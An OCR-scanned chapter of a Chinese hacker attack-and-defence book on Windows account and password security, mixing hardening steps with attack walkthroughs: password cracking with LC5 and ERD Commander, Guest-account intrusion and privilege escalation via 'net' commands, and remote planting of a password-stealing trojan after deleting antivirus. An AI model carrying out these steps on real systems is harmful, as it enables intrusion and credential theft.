
在维护自己的网络信息数据安全时，一定要注意：一是隐藏用户在互联网上的面目，把因此而泄露的信息量和信息类型减少到最小；二是以高度的警惕性监控各种可疑迹象。

本章主要介绍了黑客在攻击之前所要进行的准备工作，包括确定攻击目标、搜集目标主机的信息、对目标主机进行扫描等操作。这些工作是必需的，且操作过程也不太复杂，只要借助相应的黑客工具，就可以比较轻松地达到自己的目的。

细节决定成败，只有将踩点侦察与漏洞扫描的工作做扎实，准备充分，搜集资料齐全，才能找出目标主机最薄弱的环节，采用最佳的攻击方案，为下一步攻击打下坚实的基础。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

3.1 系统账户与口令攻防

系统账户和密码是计算机系统安全的门户，获取系统账户与登录密码也是黑客攻击目标主机时所要实现的首要目标，所以对系统账户和密码的保护至关重要。

3.1.1 设置系统 BIOS 开机口令

BIOS 设置正确与否会直接影响到计算机系统运行的效率与稳定性，是计算机硬件与操作系统之间的桥梁。在 BIOS 中，用户可以设置系统管理员密码，它可以阻止他人随意打开自己的计算机，并且能够防止他人随意修改自己的 BIOS 设置。

Award BIOS 提供了 Setup 和 System 两种密码保护方式，System 方式在操作者进入 BIOS 设置界面或在计算机 POST 自检完成而尚未启动操作系统之前，让使用者输入开机密码，获得开机授权并进入操作系统；Setup 方式只在操作者进入 BIOS 设置界面才要求输入密码，平时启动计算机，进入操作系统时不要求输入密码。System 方式可以对计算机系统起到最大限度的保护，使没有权限的用户不能得到计算机的任何资源，而且保护密码不易破解。

跟着做：设置 BIOS 密码

01 启动计算机过程中，按 Del 键进入 BIOS 设置界面，如图 3-1 所示。




图 3-1 BIOS 设置界面

02 选取 Advanced BIOS Features 项，按回车键进入其设置界面，如图 3-2 所示。



图 3-2 Advanced BIOS Features 选项设置

03 选取 Security Option 选项，按回车键，然后选择密码保护方式。

04 按 Esc 键返回主界面，在其中选取 Set Supervisor Password 选项之后，按回车键即可设置管理员密码。

05 选取 Set User Password 项，按回车键设置用户密码。

06 设置好密码后，每次进入 BIOS 设置界面或进入操作系统时，均要求输入密码。

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

注意 BIOS 密码最长为 8 个字符，设置密码时必须输入两次，且两次输入必须一致。若忘记了 BIOS 设置密码，则可以打开机箱，将主板上的原电子电池取出进行放电，待 BIOS 放电后，原来设置的密码将自动消失。

3.1.2 更改与伪造 Administrator 账户

Administrator 是系统默认的系统管理员账户，系统管理员具有系统管理操作的一切权限。由于系统管理员的权限是系统的最高权限，所以 Administrator 账户的重要性是不言而喻的。Administrator 账户是默认的系统管理员账户，无法轻易删除，所以绝大多数用户使用这个账户，而且没有采取对该账户进行更深一级的保护措施。黑客可以使用扫描工具和攻击工具，对 Administrator 账户密码进行猜解，所以对 Administrator 账户加以保护是非常必要的。

1. 更改系统管理员账户名称

对 Administrator 账户保护的最直接方法是删除，其次是更改名称，使黑客的扫描工具找不到 Administrator 账户名称，避免对其密码的破解。

跟着做：更改 Administrator 账户名称

01 打开【控制面板】，双击【管理工具】→【计算机管理】图标，即可打开【计算机管理】窗口，在左侧窗口中展开【系统工具】→【本地用户和组】选项，选取【用户】项，如图 3-3 所示。



图 3-3 【计算机管理】窗口

02 在右侧窗口中即可看到 Administrator 账户名称。右击该账户名称，则系统弹出其快捷菜单，其中包括【设置密码】、【删除】、【重命名】、【属性】、【帮助】等，如图 3-4 所示。



图 3-4 Administrator 快捷菜单

03 选取【设置密码】命令，系统将显示一个提示信息框，如图 3-5 所示。

04 单击【继续】按钮，用户即可在显示的对话框中设置密码，如图 3-6 所示。

05 两个文本框中输入的密码必须一致，单击【确定】按钮，即可设置完毕。

06 如果用户需要更彻底地保护自己的计算机系统，则可将 Administrator 账户删除。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 3-5　提示信息



图 3-6　设置密码

07 在快捷菜单中选取【删除】命令，系统弹出提示信息框，如图 3-7 所示。



图 3-7　删除确认信息框

08 单击【是】按钮，Administrator 账户将被删除，并且可以立即在【计算机管理】窗口中看到。

09 在快捷菜单中选取【重命名】命令，则可对 Administrator 账户进行伪装，迷惑攻击者。

10 在快捷菜单中执行【重命名】命令，则 Administrator 账户名称处于可修改状态，删除原来的名称并输入新的名称。如图 3-8 所示为修改后系统管理员账户名称。

提示　修改后的名称不要使用 Admin、root 等系统常用的名称。




图 3-8　重命名系统账户

2．伪造陷阱账户

除上述保护方法外，还可删除原来的 Administrator 账户，再创建一个新的 Administrator 账户，但不赋予任何权限，同时再给该账户设置一个高度复杂的密码，并对该账户启用审核功能，这样一般黑客在攻击计算机时就会掉进我们所设的陷阱，而徒劳一番。

跟着做：伪造陷阱账号

01 打开【计算机管理】窗口，选取【系统工具】→【本地用户和组】→【用户】项，在右侧窗口空白处单击右键，弹出其快捷菜单，如图 3-9 所示。

02 选取【新用户】命名，打开【新用户】对话框，在【用户名】和【全名】文本框中输入 Administrator，然后设置一个高度复杂的密码，并选取【用户不能更改密码】复选项，如图 3-10 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-9　用户管理菜单



图 3-10　创建新用户

03 单击【创建】按钮，完成账户的创建操作。为了使新建的账户真正起到陷阱的作用，还需要对其进一步设置。

04 右键单击新建的 Administrator 账户，选取【属性】命令，打开其属性对话框，并选取【隶属于】标签卡，可以看出该账户只隶属于 Users 组，如图 3-11 所示。



图 3-11　Administrator 属性对话框

05 单击【添加】按钮，系统显示【选择组】对话框，如图 3-12 所示。



图 3-12　【选择组】对话框

06 单击【高级】按钮，在显示的对话框中再单击【立即查找】按钮，即可将当前系统中所有的组列出，如图 3-13 所示。



图 3-13　查找用户组

07 选取 Guests 名称，单击【确定】按钮，将其添加到【输入对象名称来选择】列表框中，如图 3-14 所示。



图 3-14　添加 Guests 组

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

08 单击【确定】按钮，将 Guests 组添加到 Administrator 属性的【隶属于】列表框中，如图 3–15 所示。

09 选取 Users 组名称，单击【删除】按钮将其删除，然后再单击【确定】按钮，即可完成系统账户陷阱的设置。但稍有水平的黑客都会从本地或 Terminal Service 的登录界面看到用户名，再对其密码进行破解，从而使设置的陷阱无用武之地，所以还需要禁用显示登录的用户名。



图 3-15 添加 Guests 组

10 在【控制面板】窗口中双击【管理工具】→【本地安全策略】图标，打开【本地安全设置】窗口，如图 3–16 所示。

11 展开【本地策略】→【安全选项】节点，右键单击右侧窗口的【交互式登录：不显示上次的用户名】选项，并选取【属性】命令，打开其属性对话框，如图 3–17 所示。



图 3-16 【本地安全设置】窗口



图 3-17 启用安全选项

12 在【本地安全设置】标签卡中，选取【已启用】单选项。

13 单击【确定】按钮，使系统不显示上次登录的用户名称。

3.1.3 破解 Windows 系统管理员口令

黑客在攻击目标计算机时，首先尝试破解系统管理员密码，以便获得系统的最高权限，从而控制整个计算机系统。一般来说，黑客系统管理员密码破解的方法有以下几种：

- 猜解简单口令

 由于很多人使用自己或家人的生日、电话号码、房间号码、简单数字或身份证号码中的几位作密码，也有人使用自己、孩子、配偶或宠物的名字作密码，还有的系统管理员使用 password，甚至不设密码。对于上述情况，黑客可以很容易通过猜想而获得密码。

每月及時觀看電子月刊
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

- 字典攻击

 如果猜解简单口令攻击失败，黑客就会试图使用字典攻击，即利用程序尝试字典中的单词的每种可能。字典攻击可以利用重复的登录或者收集加密的口令，并且试图同加密后的字典中的单词匹配。黑客通常利用一个英语词典或其他语言的词典，也使用附加的各类字典数据库，比如名字和常用的口令。

- 暴力猜解

 同字典攻击类似，黑客尝试所有可能的字符组合方式，一个由 4 个小写字母组成的口令可以在几分钟内被破解，而一个较长的由大小写字母组成的口令，包括数字和标点，其可能的组合达 10 万亿种，如果每秒钟可以试 100 万种组合，可以在一个月内破解。

1．本地破解

如果要破解本身可以接触到的计算机系统管理员登录密码，可以从网上一些小工具进行破解。这里介绍利用 ERD Commander 2005 破解 Windows 系统管理员密码的过程。

跟着做：利用 ERD Commander 2005 破解 Windows 系统管理员密码

01 将从网上下载的 ERD Commander 2005 软件制作成一个启动光盘。

02 用 ERD Commander 2005 启动系统，并自动完成网络设置等操作。

03 当出现如图 3–18 所示的对话框时，选择【运行 ERD Commander】单选项。

04 单击【确定】按钮，ERD Commander 将自动搜索硬盘中安装的 Windows 操作系统，如图 3–19 所示。



图 3-18 运行 ERD Commander



图 3-19 搜索到的操作系统

05 选择需要破解密码的操作系统，单击【确定】按钮，等待片刻即可进入 ERD Commander 操作界面，如图 3–20 所示。

06 选择【开始】→【系统工具】→Locksmith（密码管理）菜单项，即可打开密码设置向导，如图 3–21 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



图 3-20　ERD Commander 操作界面



图 3-21　密码设置向导

07 单击【下一步】按钮，用户可以在显示的对话框中选择需要重新设置的账户名称，并重新设置密码，如图 3-22 所示。

08 设置好密码后，取出 ERD Commander 2005 启动光盘，重新启动操作系统，即可使用重新设置的密码进行登录。

注意　在运行 ERD Commander 时一定要确保光盘一直在光驱中，否则系统会自动被锁死。



图 3-22　重新设置密码

2．远程破解

远程破解系统管理员密码的方法除了使用暴力破解的方法外，还可使用 L0phtCrack（简称 LC）V5.0 进行破解，但需要通过其他手段建立系统管理员链接。

跟着做：使用 LC 破解 Windows 系统管理员密码

01 将 LC5 安装后，选择【开始】→【程序】→LC5→LC5 菜单项，即可启动该程序，进入其操作界面，并显示其破解操作向导，如图 3-23 所示。

02 单击【下一步】按钮，用户可以选择导入加密文件的方法，即选择【从本地机器导入】或【从远程计算机导入】，如图 3-24 所示。

03 单击【下一步】按钮，用户可以选择密码破解的方式，这里选取【普通口令破解】选项，如图 3-25 所示。

04 单击【下一步】按钮，在设置破解之后选择报告样式，如图 3-26 所示。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图 3-23　LC5 破解操作向导



图 3-24　选择本地破解



图 3-25　选择破解方式



图 3-26　选择报告样式

05　单击【下一步】按钮，即可显示先前设置的选项列表，如图 3-27 所示。

06　单击【完成】按钮，LC5 开始破解当前系统中所有系统管理员账户及其密码，并显示在其界面中，如图 3-28 所示。



图 3-27　完成设置



图 3-28　破解结果

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

3.1.4 识破混迹管理员组的 Guest 账户

由于 Guest 账户是系统默认权限最低的账户，所以很多系统管理员都对该账户放松了管理，认为即使黑客获得了该账户的权限，也不会对自己的系统产生影响，这就给一些攻击者以可乘之机。其实水平较高的黑客都能够通过设置不当的 Guest 账户侵入目标主机，并提升该账户的权限，从而获得目标主机的最高权限。

跟着做：利用 Guest 账户入侵目标主机

01 黑客利用扫描工具检测目标主机的 Guest 账户是否具有可入侵特征，判断该账户是否具有弱口令，如与用户名相同的口令、123、空口令等。

02 黑客在自己的系统中打开【命令提示符】窗口，输入 "Net use \\目标 IP 地址"，若返回 "密码或用户名在 '\\目标 IP 地址' 无效" 提示后，输入获得的用户名和密码，即可看到 "命令成功完成" 提示信息。

03 此时，黑客已经使用 Guest 账户侵入了目标主机系统，但为了提升该账户的权限，还需要进行下一步操作。

04 在【命令提示符】窗口中运行 "Net localgroup administrators guest /add" 命令后，就具有了系统管理员权限。

很多企业级网络系统管理员在黑客对其账户进行了欺骗式操作后，往往还不知情，直到发现有资料被盗，真正的系统管理员密码被篡改之后，才有所察觉，但为时已晚。如何才能知道自己的 Guest 账户是不是被利用了呢？

跟着做：如何知道自己的 Guest 账户是否被利用了

01 在【运行】对话框中运行 "Lusrmgr.msc" 命令，即可打开【本地用户和组】窗口，选取【用户】项，如图 3-29 所示。

02 在右侧窗口中，右击 Guest 账户名称，选择【属性】命令打开其属性对话框，切换到【隶属于】标签卡，若看到其中有 Administrators 组，则说明已经被入侵了，如图 3-30 所示。



图 3-29 【本地用户和组】窗口



图 3-30 查看隶属于的组

每月及時觀看電子月刊
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

那么如何才能加强对 Guest 账户的管理，防止被黑客利用呢？

跟着做：如何加强对 Guest 账户的管理

01 打开【本地用户和组】窗口，接着打开【Guest 属性】对话框，在其中选取 Administerators 组，单击【删除】按钮，将其删除，如图 3-31 所示。



图 3-31 删除非法组

02 单击【常规】标签卡，选取【账户已停用】复选项，使 Guest 账户不可用，如图 3-32 所示。



图 3-32 停用 Guest 账户

03 在【运行】对话框中运行“gpedit.msc”，命令，即可打开【组策略】窗口，如图 3-33 所示。



图 3-33 【组策略】窗口

04 展开【计算机配置】→【Windows 设置】→【安全设置】→【本地策略】→【用户权利指派】节点，如图 3-34 所示。



图 3-34 选取【在本地登录】选项

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 在右侧窗口中右击【在本地登录】选项，选择【属性】命令，打开其属性对话框，如图 3-35 所示。

06 选取 Guest 项，单击【删除】按钮，将其从本地登录列表中删除。使 Guest 账户不能在本地系统登录。

07 如果需要在自己的计算机系统中使用 Guest 账户，则必须为其设置密码，并且密码足够复杂，使黑客不易破解。



图 3-35 删除 Guest 项

3.1.5 Guest 账号权限管理

由于在很多情况下将 Guest 账户停用是不现实的，例如在局域网中，如果将 Guest 账户停用，就需要在自己的系统中给每一个登录者设定一个账户，操作起来十分麻烦。但 Guest 账户的存在又具有很大的隐患，此时可以给 Guest 账户设定操作权限，限制其操作范围。

跟着做：设置 Guest 账户操作权限

01 经常检查 Administrators 组中的账户，尽量保证 Administrators 组中只有一个系统管理员账户，若发现有多增加的用户一律删除。

02 利用 Guest 账户进行远程枚举 SAM 账户和共享，将可能直接获得系统控制权限，需要加以控制。

03 在【运行】对话框中运行“gpedit.msc”命令，即可打开【组策略】窗口，展开【计算机配置】→【Windows 设置】→【安全设置】→【本地策略】→【安全选项】节点，如图 3-36 所示。

04 在右侧窗口中右击【网络访问：不允许 SAM 账户和共享的匿名枚举】选项，在快捷菜单中选择【属性】命令，打开其属性对话框，并选取【已启用】单选项，如图 3-37 所示。



图 3-36 展开【安全选项】节点



图 3-37 禁止枚举 SAM 账号和共享的匿名枚举

每月及時觀看電子月
就上溜客安全網www.17
溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

05 为了更加安全，还需要设置 IP 安全策略。通过在【控制面板】窗口中双击【管理工具】→【本地安全策略】图标，即可打开【本地安全策略】窗口，如图 3-38 所示。



图 3-38 【本地安全策略】窗口

06 选取【IP 安全策略，在本地计算机】选项，在右侧窗口中右击【安全服务器（需要安全）属性】选项，执行【属性】命令，即可打开其属性对话框，如图 3-39 所示。



图 3-39 【安全服务器（需要安全）属性】对话框

07 选取【所有 IP 通讯】选项，单击【编辑】按钮，系统弹出【编辑规则属性】对话框，单击【连接类型】标签卡，并选取【远程访问】单选项，如图 3-40 所示。



图 3-40 设置连接类型选项

08 在【运行】对话框中运行“Lusrmgr.msc”命令，即可打开【本地用户和组】窗口，选取【用户】选项，右击 Guest 账户名称，执行【设置密码】命令，为 Guest 账户设置密码，如图 3-41 所示。




图 3-41 设置 Guest 账户密码

3.1.6 伪装账户的破解与防范对策

Windows 密码大盗是一款专门用于盗取 Windows 2000/XP 管理员密码的软件，具有木马的特性，一般杀毒软件均可将其查杀，具有本地植入方式和远程植入方式两种。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

1. 本地破解法

跟着做：使用 Windows 密码大盗进行本地植入

01 将从网上下载的 Windows 密码大盗软件解压后，双击其可执行性文件，即可执行完毕。

02 此时 Windows 密码大盗已经在计算机系统中增加一个名为 Admin 的系统管理账户，其密码为 Stgzs。

03 打开【本地用户和组】窗口，可以查看到【用户】列表中多出了 Admin 用户名，如图 3-42 所示。

04 右击 Admin 账户，打开其属性对话框，可以看到该账户隶属于 Administrators 系统管理员组，如图 3-43 所示。



图 3-42 植入的 Admin 账户



图 3-43 Admin 账户所在用户组

05 这样入侵者就能够用 Admin 账户进入计算机系统，而不必考虑原来的系统管理员账户和密码。

注意 如果系统不允许设置管理员账户，那么该账户不会被看到。

06 如果看不到新增的账户，黑客就会等待管理员重新启动系统之后，让 Windows 密码大盗暗中记录管理员登录密码，再伺机进入系统。

07 查看 Windows 密码大盗存放在 C:\Windows\temp\Config.ini 文件中的记录的系统管理员账户和密码。

2. 远程破解法

远程植入法的操作也很简单，但为了确保植入的木马能够顺利运行，还需要防止目标主机中安装杀毒软件或防火墙。因为杀毒软件或防火墙能够将 Windows 密码大盗消除，使之失去作用。

跟着做：使用 Windows 密码大盗进行远程植入

01 利用扫描的漏洞侵入到目标主机中，检测该主机是否安装有杀毒软件或防火墙。若有，则进入其安装文件夹，将其删除，使之不能正常运行。

02 进入目标主机系统盘的 Documents and Settings 文件夹，查看桌面图标最多的账号，然后进入到该账号的【开始】→【程序】→【启动】文件夹。

03 将 Windows 密码大盗复制进去，并设置为隐藏属性。

04 当计算机重启后，Windows 密码大盗将自动运行，并记录下系统管理员账户及密码。

每月及時觀看電子月
就上溜客安全網www.17

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

3. 防范对策

很多木马都具有盗取密码的功能，且其植入的方法也基本一样，只是不同的木马程序所产生的文件不同，保存的位置也不同而已。

跟着做：防范 Windows 密码大盗

01 在【运行】对话框中运行 "Lusrmgr.msc" 命令，即可打开【本地用户和组】窗口，如图 3-44 所示。



图 3-44 【本地用户和组】窗口

02 选取【组】，右击 Administrators 组，在快捷菜单中选取【属性】命令，即可打开其属性对话框，查看其所有成员，如图 3-45 所示。



图 3-45 查看 Administrators 组成员

03 若发现有非法账户存在，应立即删除。此外，还可以通过停用该账户的方法以解除安全隐患，如图 3-46 所示。



图 3-46 停用账户

